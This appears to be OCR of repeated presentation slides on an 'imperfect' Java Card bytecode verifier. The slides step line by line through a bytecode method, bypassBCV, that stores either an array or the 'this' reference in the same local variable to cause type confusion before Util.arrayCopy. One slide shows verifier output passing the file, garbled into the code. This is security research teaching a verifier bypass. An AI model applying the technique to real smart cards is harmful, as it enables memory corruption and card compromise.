
An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
⇒     invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
⇒     invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
⇒     invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
⇒     pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
⇒     pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

⇒     return
 }
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
⇒     ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
⇒     ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
⇒     aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
⇒     aload_0 // pushing this
      astore_3 // storing in L3
  L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
⇒     astore_3 // storing in L3
  L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
⇒     astore_3 // storing in L3
  L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore 3
    INFO: Verifier [v3.0.2]
    INFO: Copyright (c) 2010, Oracle and/or its affiliates.
    All rights reserved.

    INFO: Verifying CAP file bypass_bcv.cap
⇒ L1 INFO: Verification completed with 0 warnings and 0 errors.
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



